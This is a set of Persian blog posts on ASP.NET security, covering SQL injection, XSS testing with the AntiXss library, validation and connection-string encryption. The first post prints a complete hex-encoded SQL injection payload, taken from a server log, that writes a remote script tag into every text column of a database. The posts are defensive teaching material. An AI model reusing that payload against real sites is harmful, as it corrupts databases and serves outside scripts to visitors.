

چند روز پیش داشتم لاغ‌های خطای یکی از سایت‌هایی رو که درست کرده‌ام بررسی می‌کردم، متوجه حجم بالای فایل لاغ خطای آن شدم (در چند سایت مختلف این مورد مشابه را دیدم). پس از بررسی، مورد زیر بسیار جالب بود:

: Log Entry

```
=Error Raw Url :/show.aspx?id=15 ;DECLARE@S%20CHAR(4000);SET@S
CAST(0x4445434C415245204054207661726368617228323535292C404
320766172636861722834303029204445434C415245205461626C655F4375727
36F7220435552534F5220464F522073656C65637420612E6E16D652C622E6E616
D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220
776865726520612E69643D622E696420616E6420612E78747970653D27752720616E
642028622E78747970653D3939206F7220622E78747970653D3335206F7220622E78
747970653D323331206F7220622E78747970653D31363729204F50454E205461626C65
5F437572736F72204645544348204E4558542046524F4D20205461626C655F43757273
6F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D3
02920424547494E20657865632827757064617465205B272B40542B275D20736574205B
272B40432B275D3D2727223E3C2F7469746C653E3C736372697074207372633D226874
74703A2F2F777777302E646F7568756E716E2E636E2F63737273732F772E6A73223E
3C2F7363726970743E3C212D2D27272B5B272B40432B275D20776865726520272B4
0432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C7363726970742073
72633D22687474703A2F2F777777302E646F7568756E716E2E636E2F63737273732F772E6
A73223E3C2F7363726970743E3C212D2D272727294645544348204E4558542046524F4D20
205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461
626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000));EXEC(
;(@S
```

IP=120.129.71.187

vahidnasiri.blogspot.com

خوب این چی هست؟!

قبل از اینکه با اجرای عبارت SQL فوق به صورت تستی و محض کنگکاوی، کل دیتابیس جاری (SQL server) را آلوده کنیم می‌شود تنها قسمت cast آنرا مورد بررسی قرار داد. برای مثال به صورت زیر:

```
print CAST(0x444... AS CHAR(4000))
```

خروجی، عبارت زیر خواهد بود که به صورت استادانه‌ای مخفی شده است:

```
,(DECLARE @T varchar(255
```

```
(C varchar(4000@
```

```
DECLARE Table_Cursor CURSOR
```

```
FOR
```

```
,SELECT a.name
```

```
b.name
```

```
,FROM sysobjects a
```

```
syscolumns b
```

```
WHERE a.id = b.id
```

```
'AND a.xtype = 'u
```

```
) AND
```

```
b.xtype = 99
```

```
OR b.xtype = 35
```

```
OR b.xtype = 231
```

```
OR b.xtype = 167
```

```
(
```

```
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
```

```
.....
```

عبارت T-SQL فوق، تمامی فیلدهای متنی (text , char ، varchar و امثال آن) کلیه جداول دیتابیس جاری را پیدا کرده و به آن‌ها اسکریپتی را اضافه می‌کند. (آدرس‌های فوق وجود ندارد و بنابراین ارجاع آن صرفا سبب کندی شدید باز شدن صفحات سایت خواهد شد بدون اینکه نمایش ظاهری خاصی را مشاهده نماید)

این حمله اس کیوال موفق نبود. علت؟

اگر به آدرس بالا دقت کنید آدرس صفحه به show.aspx?id=15 ختم می‌شود. برای مثال نمایش خبر شماره 15 در سایت. در اینجا، هدف، دریافت یک عدد صحیح از طریق query string است و نه هیچ چیز دیگری. بنابراین قبل از انجام هر کاری و تنها با بررسی نوع داده دریافتی، این نوع حملات عقیم خواهند شد. (برای مثال بکارگیری ...int.Parse(Request...)) در صورت عدم دریافت

یک متغیر عددی، سبب ایجاد یک exception شده و برنامه در همین نقطه متوقف می‌شود)

IP های زیر حمله بالا را انجام دادند:

IP=61.153.33.106

IP=211.207.124.182

IP=59.63.97.18

IP=117.88.137.174

IP=58.19.130.130

IP=121.227.61.188

IP=125.186.252.99

IP=218.79.55.50

IP=125.115.2.4

IP=221.11.190.75

IP=120.129.71.187

IP=221.205.71.199

IP=59.63.97.18

IP=121.227.61.188

این آی پی‌ها یا چینی هستند یا کره‌ای و البته الزامی هم ندارد که حتماً متعلق به این کشورها باشند (استفاده از پروکسی توسط یک "هم‌وطن" برای مثال).

حالا شاید سؤال بپرسید که چرا از این اعداد هگز استفاده کرده‌اند؟ چرا مستقیماً عبارت `sq1` را وارد نکرده‌اند؟ همیشه ورودی ما از یک کوئری استرینگ عدد نخواهد بود (بسته به طراحی برنامه). در این موارد بررسی اعتبار کوئری استرینگ وارد شده بسیار مشکل می‌شود. برای مثال می‌شود تابعی طراحی کرد که اگر در مقدار دریافتی از کوئری استرینگ، `select` یا `update` و امثال آن وجود داشت، به صورت خودکار آنها را حذف کند. اما استفاده از `cast` فوق توسط فرد مهاجم، عملاین نوع روش‌ها را ناکارآمد خواهد کرد. برای مقابله با این حملات اولین اصلی را که باید به خاطر داشت این است: به کاربر اجازه انشاء نوشتمند ندهید! اگر قرار است طول رشته دریافتی مثلاً 32 کاراکتر باشد، او حق ندارد بیشتر از این مقداری را وارد نماید (به طول بیش از اندازه رشته وارد شده فوق دقت نمائید).

و موارد دیگری از این دست (شامل تنظیمات IIS، روش‌های صحیح استفاده از ADO.NET برای مقابله با این نوع حملات و غیره) که خلاصه آن‌ها را در کتاب فارسی زیر می‌توانید پیدا کنید:

http://naghoos-andisheh.ir/product_info.php?products_id=197

نظرات خوانندگان

نوبنده: babak zawari
تاریخ: ۱۳۸۸/۱۰/۰۴ ۰۰:۰۲:۳۵

اتفاقاً این مطلب برای یک نفر دیگه در یک تاریخ جلوتر از شما دقیقاً با کدهای شما اتفاق افتاده جالب نیست.
www.rtraction.com/blog/devit/sql-injection-hack-using-cast-html

نوبنده: وحید نصیری
تاریخ: ۱۳۸۸/۱۰/۰۴ ۰۰:۱۲:۲۶

لاگ سایت ما که پر بود از این حمله. احتمالاً عمومی بوده روی یک سری سایت.

هنگام نمایش اطلاعات در وب باید اطلاعات خام دریافتی از کاربر را encode کرده و سپس نمایش داد تا از حملات XSS یا cross site scripting attacks در امان ماند. مثلاً وبلگی را طراحی کرده‌اید و یک نفر اطلاعات زیر را بجای توضیحات ارسال کرده است:

```
<SCRIPT>alert('XSS')</SCRIPT>
```

اگر اطلاعات به همین شکل دریافت و بدون تغییر هم نمایش داده شود، یک ضعف امنیتی برای سایت شما به حساب خواهد آمد. (بحث دزدیدن اطلاعات کوکی و امثال آن از این طریق با معرفی [HttpOnly cookies](#) در IE‌های جدید و [فایرفاکس 3](#) به بعد تقریباً منتظر شده است اما می‌توانند با ارسال انبوهی اسکریپت، مشاهده صفحه را با crash کردن مرورگر کاربران همراه کنند) مایکروسافت برای این منظور [Microsoft Anti-Cross Site Scripting Library](#) را ارائه داده است. نمونه [یهود یافته](#) موجود است.

در اینجا قصد داریم این کتابخانه را با لیست زیر آزمایش کنیم:

<http://ha.ckers.org/xss.html>

در همان صفحه اگر دقت کنید، لیست حملات را به صورت یک فایل xml هم ارائه داده است:

<http://ha.ckers.org/xssAttacks.xml>

برای خواندن این فایل xml در دات نت روش‌های زیادی وجود دارد منجمله [XML serialization](#).

ساختم این فایل به شکل زیر است:

```
<?xml version="1.0" encoding="UTF-8"?>
<xss>
<attack>
<name>x1</name>
<code>x2</code>
<desc>x3</desc>
<label>x4</label>
<browser>x5</browser>
</attack>
.
.
```

بنابراین شیء نمایانگر آن می‌تواند به صورت لیستی از کلاس زیر باشد:

```
public class attack{
    public string name { get; set; }
    public string code { get; set; }
    public string desc { get; set; }
    public string label { get; set; }
    public string browser { get; set; }
}
```

برای دریافت این لیست و بارگذاری فایل xml مربوطه با استفاده از روش XML serialization خواهیم داشت:

```

using System.Collections.Generic;
using System.IO;
using System.Xml.Serialization;

public static List<attack> DeserializeFromXML(string path)
{
    XmlRootAttribute root = new XmlRootAttribute("xss");
    XmlSerializer deserializer =
        new XmlSerializer(typeof(List<attack>),root);
    using (TextReader textReader = new StreamReader(path))
    {
        return (List<attack>)deserializer.Deserialize(textReader);
    }
}

```

در ادامه فرض بر این است که ارجاعی از اسمبلی AntiXssLibrary.dll به پروژه اضافه شده است، همچنین فایل `xssAttacks.xml` فوق نیز در کنار فایل اجرایی برنامه، مثلاً یک برنامه کنسول قرار گرفته است:

```

using System;
using System.Collections.Generic;
using System.IO;
using System.Text;
using Microsoft.Security.Application;

private static void testMethod()
{
    StringBuilder sb = new StringBuilder();
    sb.AppendFormat("<html>{0}", Environment.NewLine);
    sb.AppendFormat("<body>{0}", Environment.NewLine);

    List<attack> data = XMLParser.DeserializeFromXML("xssAttacks.xml");
    foreach (attack atk in data)
    {
        string cleanSafeHtmlInput = AntiXss.HtmlEncode(atk.code);
        sb.AppendFormat("{0}<br>{1}", cleanSafeHtmlInput, Environment.NewLine);
    }

    sb.AppendFormat("</body>{0}", Environment.NewLine);
    sb.AppendFormat("</html>");

    File.WriteAllText("out.htm", sb.ToString());
}

```

پس از اجرای تابع فوق، خروجی ما یک فایل `out.htm` خواهد بود به نام `out.htm`. آنرا در مرورگر خود باز کنید. بدون هیچ مشکلی باز خواهد شد و خروجی امنی را مشاهده خواهید کرد. برای مشاهده اثر واقعی این کتابخانه، قسمت `AntiXss.HtmlEncode` را از کد فوق حذف کنید و یکبار دیگر برنامه را اجرا کنید. اکنون فایل نهایی را در مرورگر باز کنید. با انبوهی از `alert` های جاوا اسکریپتی مواجه خواهید شد که اهمیت کتابخانه فوق را جهت ارائه خروجی امن در صفحات وب مشخص می‌سازد.

نظرات خوانندگان

نویسنده: Salar
تاریخ: ۱۳۸۷/۰۸/۲۱ ۰۹:۲۴:۰۰

روش جالب برای تست این کلاس بود. ممنون

اینجا مثالهایی از سایر توابع هم هست

<http://blogs.msdn.com/cisg/archive/2008/08/26/what-is-microsoft-antixss.aspx>

نویسنده: sff
تاریخ: ۱۳۹۱/۰۶/۱۳ ۰۳:۱۴

<SCRIPT>alert('XSS')</SCRIPT>

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۶/۱۳ ۰۹:۰

احسنست! بزرگ شدی!

اکثر کنترل‌های تعیین اعتبار ASP.NET بر اساس جاوا اسکریپت کار می‌کنند (مانند RangeValidator و امثال آن). حال اگر کاربری افزونه **no script** فایرفاکس را نصب کرده بود چه باید کرد؟ با استفاده از این افزونه، این نوع کنترل‌ها از کار خواهند افتاد (چون دیگر کدهای جاوا اسکریپتی آنها اجرا نخواهند شد). خوشبختانه برای بررسی صحت عملکرد این کنترل‌ها در ASP.NET امکان بررسی خاصیت Page.IsValid نیز وجود دارد که در ادامه به آن خواهیم پرداخت.

صفحه‌ی بسیار ساده ASP.NET زیر را در نظر بگیرید:

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="WebForm3.aspx.cs"
Inherits="testWebForms87.WebForm3" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:TextBox ID="txtData" runat="server"></asp:TextBox>
            <asp:RangeValidator ID="RangeValidator1" runat="server" ControlToValidate="txtData"
                ErrorMessage="لطفاً یک عدد وارد کنید" MaximumValue="100000" MinimumValue="0"
                SetFocusOnError="True"
                Type="Integer"></asp:RangeValidator>
            <asp:RequiredFieldValidator ID="RequiredFieldValidator1" runat="server"
                ControlToValidate="txtData"
                ErrorMessage="لطفاً مقداری را وارد نمایید" SetFocusOnError="True"></asp:RequiredFieldValidator>
            <br />
            <asp:Button ID="btnSubmit" runat="server" OnClick="btnSubmit_Click" Text="Submit" />
            <br />
            <asp:Label ID="lblValue" runat="server"></asp:Label>
        </div>
    </form>
</body>
</html>
```

یکبار این صفحه را با فعال کردن افزونه یاد شده بررسی کنید. سپس برای بررسی سمت سرور عملکرد کنترل‌های تعیین اعتبار در ASP.NET می‌توان به صورت زیر عملکرد:

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
    if (btnSubmit.CausesValidation)
    {
        // Validate the Page
        Page.Validate();

        // Ensure Page is Valid
        if (!Page.IsValid)
        {
            lblValue.Text = "لطفاً جاوا اسکریپت را در مرورگر خود فعال نمایید";
            return;
        }
    }

    lblValue.Text = txtData.Text;
}
```

ابتدا بررسی می‌شود که آیا دکمه مورد استفاده جهت ارسال مقادیر صفحه به سرور سبب فعال شدن کنترل‌های تعیین اعتبار می‌شود؟ اگر اینطور بود، سپس صفحه تعیین اعتبار شده و با استفاده از مقدار خاصیت `Page.IsValid` مشخص می‌شود که آیا این عملیات به درستی صورت گرفته است یا خیر.

راه دیگر بررسی غیرفعال بودن جاوا اسکریپت در یک صفحه استفاده از روش سنتی تگ `noscript` است:

```
<noscript>
  <meta http-equiv="refresh" content="0;url=http://www.google.com">
</noscript>
```

در این مثال اگر جاوا اسکریپت غیرفعال باشد کاربر به گوگل هدایت خواهد شد. البته بهتر است یک صفحه‌ی خطای از پیش تعیین شده برای این مورد در نظر گرفته شود.

در پایان باید خاطر نشان کرد که هیچگاه به کنترل‌های تعیین اعتبار سمت کاربر اطمینان نکنید و حتماً یا از روش فوق استفاده نمائید، یا در رووال `submit` صفحه به سرور، یکبار دیگر داده‌ها را به صورت دستی نیز بررسی کنید. برای مثال اگر کاربر قرار است آدرس ایمیلی را وارد کند، حتماً یکبار دیگر با استفاده از `regular expressions`، در سمت سرور نیز عبارت ورودی را بررسی کنید.

نظرات خوانندگان

نوبسند: نیما
تاریخ: ۱۳۸۷/۱۰/۰۱ ۲۳:۴۹:۰۰

سلام استاد
بسیار مطلب مفیدی بود.

عنوان: معرفی افزونه CAT.NET
نویسنده: وحید نصیری
تاریخ: ۱۳۸۷/۱۰/۱۰ ۱۵:۵۴:۵۵
آدرس: www.dotnettips.info
برچسب‌ها: Security

اخیراً مایکروسافت افزونه رایگانی را برای آنالیز امنیتی کدهای برنامه‌های نوشته شده با VS.Net ارائه داده است به نام .CAT.Net.


دریافت افزونه [32 بیتی](#) ، [64 بیتی](#)

این افزونه قابلیت بررسی کدهای شما را جهت یافتن خطرات جدی XSS، SQL Injection و XPath Injection دارد.


نحوه استفاده:

VS.Net خود را ببندید. در ادامه، پس از نصب، به منوی Tools و گزینه‌ی جدید CAT.NET Code Analysis مراجعه نمائید.

صفحه‌ای ظاهر خواهد شد که پس از کلیک بر روی دکمه آغاز آنالیز آن، کار بررسی امنیتی پروژه را آغاز می‌کند (شکل زیر)



این افزونه همانند FxCop، اسembly برنامه را آنالیز می‌کند. پس از پایان آنالیز، با کلیک بر روی هر سطری که گزارش داده، آن سطر را می‌توان در پروژه یافت و تغییرات لازم را اعمال نمود.



همچنین پس از پایان کار بررسی، یک فایل `xml` هم در مسیر فایل‌های پروژه ایجاد می‌کند که در آینده در صورت نیاز، توسط همین افزونه قابل گشودن است.

علاوه پس از نصب، یک فایل `chm` هم در دایرکتوری آن جهت آشنایی بیشتر با اجزای مختلف این افزونه قرار خواهد گرفت.

البته، برنامه هنوز در مراحل آزمایشی به سر می‌برد. برای مثال پس از نصب در مسیر دیگری غیر از مسیر پیش فرض نصب، پیغام می‌داد که فایل‌ها را نمی‌تواند پیدا کند. اگر این مورد برای شما هم رخ داد، مسیری را که گزارش می‌دهد به صورت دستی درست کنید و فایل‌های کافیگ آن را از جایی که نصب کرده‌اید به آنجایی که برنامه به شما گزارش می‌دهد کپی کنید تا کار کند!

یا می‌توان این افزونه را از طریق خط فرمان هم اجرا کرد (مسیر پروژه، اسمبلی آن و مسیر نصب `cat.net` را لازم دارد). به صورت زیر:

```
CATNETCmd /file:"I:\prog\bin\prog.dll" /search:"I:\prog" /report:"I:\prog\report.xls"
/rule:"J:\microsoft\cat.net\Rules"
```

که نتیجه حاصل را در فایل `xls` نهایی ثبت خواهد نمود.

اگر علاقمند به مطالعه تاریخچه‌ی این برنامه هستید به وبلاگ زیر مراجعه نمائید:
[مشاهده وبلاگ](#)

نظرات خوانندگان

نوبتندۀ: مهرداد قاسمی
تاریخ: ۱۳۸۷/۱۰/۱۰ ۱۸:۳۵:۰۰

سلام آقای نصیری .
من این افزونه را نصب کردم . ولی بعد از نصب دیگر ویژوال استدیو باز نشد و بعد پنجره گزارش به مايكروسافت آمد و من دکمه Dont'Send را زدم و ویژوال بسته شد . میشه مشکل من را حل کنید . من از 2008 استفاده میکنم و نسخه 32 بیتی را گرفتم .

نوبتندۀ: وحید نصیری
تاریخ: ۱۳۸۷/۱۰/۱۰ ۱۸:۴۰:۰۰

من این مشکل را با VS2008 خودم نداشتم. شاید با یکی از افزونه هایی که نصب کردید تداخل دارد. اگر به این صورت بهتر است از کنترل پنل آن را کلا uninstall کنید.
قبل از uninstall کردن، یک بک آپ بگیرید از فایل هایی که نصب کرد. چون از طریق خط فرمان هم همانطور که عرض کردم کار می کند. خروجی html هم در کنار xs1 ذکر شده می دهد که بسیار جالب و شکیل است. به این صورت با آن کار کنید تا با IDE شما تداخل نداشته باشد و مشکل درست نکند.

نوبتندۀ: وحید نصیری
تاریخ: ۱۳۸۷/۱۰/۱۰ ۱۸:۴۴:۰۰

یک نکته:
همیشه IDE ویژوال استودیو را در حالت safe mode و بدون افزونه ها هم می شود اجرا کرد به صورت زیر:
devenv /safemode
دستور فوق را در run ویندوز نوشته و enter کنید. به این صورت IDE بدون افزونه ها بارگذاری می شود.

نوبتندۀ: مهرداد قاسمی
تاریخ: ۱۳۸۷/۱۰/۱۱ ۰۰:۰۲:۰۰

سلام
نه افزونه خاصی نصب نکردم !!! ؟

ذخیره کردن رشته اتصالی به دیتابیس، به صورت یک رشته مشخص در کدهای برنامه، کاری است مزوم. زیرا پس از هر بار تغییر این مورد، نیاز خواهد بود تا تمامی سورس‌ها تغییر کنند و اگر از حالت web application استفاده کرده باشد، مجبور خواهد شد یکبار دیگر برنامه را کامپایل و دایرکتوری bin روی سرور را به روز کنید. به همین جهت، استاندارد برنامه‌های ASP.Net این است که این رشته اتصالی را در فایل web.config ذخیره کنیم تا با هر بار تغییر پارامترهای مختلف آن (مثلاً تغییر نام سرور، یا تعویض ماهیانه پسوردها)، مجبور به کامپایل مجدد برنامه نشویم. شبیه به همین مورد در برنامه‌های PHP هم رایج است و عموماً این مشخصات در فایل config.php و یا با اسمی شبیه به این صورت می‌گیرد.

در ASP.Net 1.x قسمت خاصی برای کانکشن استرینگ وجود نداشت اما از 2 ASP.Net به بعد، قسمت ویژه‌ای مخصوص این کار در فایل web.config در نظر گرفته شده است.

خیلی هم خوب! اما این تجربه تلخ کاری را (که یکبار برای من رخ داد) هم همواره در نظر داشته باشید: امکان خوانده شدن محتوای فایل کافیگ، توسط همسایه شما در همان هاست اشتراکی که الان از آن دارید استفاده می‌کنید. عموماً هاست‌های اینترنتی اشتراکی هستند و نه dedicated و نه فقط مختص به شما. از یک سرور برای سرویس دهی به 100 ها سایت استفاده می‌شود. یکبار در یکی از سایتها دیدم که فایل machine.config سرور را هم محض نمونه خوانده بودند چه برسد به فایل متنی کافیگ شما! یا تصویر کنید که وب سرور هک شود. عموماً اس کیوال سرور بر روی سرور دیگری قرار دارد. به همین جهت رمزنگاری این رشته باز هم ضریب امنیت بیشتری را به همراه خواهد داشت. به همین منظور رمزنگاری قسمت کانکشن استرینگ فایل وب کافیگ الزامی است، چون آن‌هایی که به دنبال اطلاعاتی اینگونه هستند دقیقاً می‌دانند باید به کجا مراجعه کنند.

راه حل‌ها:

الف) از وب کافیگ برای این‌کار استفاده نکنید. یک فایل class library (یک dll مجزا) و ارجاعی از این فایل را به پروژه خود اضافه کنید و از رشته اتصالی قرار گرفته در آن استفاده کنید. این فایل را هم می‌توان با روش‌های obfuscation محافظت کرد تا امنیت اطلاعات داخل آن را تا حد قابل قبولی بالا برد. همچنین می‌توان برای این فایل کتابخانه، امضای دیجیتال در نظر گرفت. زیرا امضای دیجیتال سبب می‌شود تا تغییر فایل dll رشته اتصالی، با یک کپی و paste معمولی قابل انجام نباشد (تمامی dll‌ها و اس‌مبلی‌های دیگری که ارجاعی از آن را در خود دارند باید یکبار دیگر هم کامپایل و به سرور منتقل شوند). این یک نوع اطمینان خاطر است اما در بلند مدت شاید تکرار اینکار خسته کننده باشد.

ب) استفاده از روش استاندارد رمزنگاری قسمت‌های مختلف کانکشن استرینگ فایل web.config برای مشاهده نحوه انجام اینکار با برنامه نویسی به [این مقاله](#) مراجعه نمائید.

مزیت: نیازی به کد نویسی برای رمزگشایی و استفاده از آن نیست و اینکار به صورت خودکار توسط ASP.Net انجام می‌شود. ایراد: فایل حاصل قابل انتقال نیست. چون رمزنگاری بر اساس کلیدهای منحصر‌فرد سرور شما ایجاد می‌شوند، این فایل از یک سرور به سرور دیگر قابل انتقال و استفاده نخواهد بود. یعنی اگر بر روی کامپیوتر برنامه نویسی شما این‌کار صورت گرفت، برنامه در سرور کار نخواهد کرد. البته شاید ایراد آنچنانی نباشد و فقط باید یکبار دیگر روی هاست نیز این کار را تکرار کرد. اما باید در نظر داشت که همسایه محترم شما نیز می‌تواند بر روی همان هاست به سادگی فایل شما را رمزگشایی کند! بنابراین نباید اصلاً به این روش در هاست‌های اشتراکی دل خوش کرد.

ج) بکارگیری روش‌های غیراستاندارد رمزنگاری منظور از غیراستاندارد، حالت‌های دیگر استاندارد رمزنگاری و رمزگشایی نسبت به روش استاندارد ارائه شده توسط مایکروسافت است (که همه از آن مطلع هستند). به شخصه از این روش در هاست‌ها استفاده می‌کنم. (مثلاً، البته با کمی تغییر و پیچ و تاب بیشتر)

الگوریتم‌های رمزنگاری و رمزگشایی در یک فایل `11.cs` به برنامه اضافه می‌شوند (بنابراین این فایل قرار نیست تغییر کند). رشتہ رمزنگاری شده در فایل `web.config` قرار می‌گیرد. بدیهی است در هر بار اتصال به دیتابیس این رشتہ باید رمزگشایی شود اما سربار آن بسیار کم است و اصلاً مشهود نیست. در هر حال این هزینه‌ای است که باید پرداخت شود. بدست آوردن ساده کانکشن استرینگ یعنی امکان پاک کردن سریع کل اطلاعات شما.

(د) اگر سرور `dedicated` است حتماً از روش `windows authentication` استفاده کنید
برای مثال یک سرور `dedicated` مخصوص کار ویژه‌ای تهیه کرده اید یا در شبکه اینترنت یک شرکت برنامه شما نصب شده است.

